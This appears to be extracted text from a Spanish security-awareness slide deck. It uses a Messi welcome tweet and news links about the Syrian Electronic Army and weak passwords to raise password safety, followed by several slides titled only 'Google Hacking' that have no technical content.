
Follow

Benvingut Messi!
¡Bienvenido Messi!
Welcome Messi!
Bienvenue Messi!
#Messi

¿La contraseña de Twitter es importante?

http://www.securitybydefault.com/2014/05/como-los-syrian-electronic-army.html

¿La contraseña de Twitter es importante?



http://www.securitybydefault.com/2014/05/como-los-syrian-electronic-army.html


¿La contraseña de Twitter es importante?

http://www.securitybydefault.com/2014/05/como-los-syrian-electronic-army.html


Y repito: al usuario no le preocupa demasiado la seguridad

http://es.gizmodo.com/la-contrasena-para-lanzar-misiles-nucleares-desde-estad-1809738979


Google Hacking




Google Hacking




Google Hacking




Google Hacking



Google Hacking

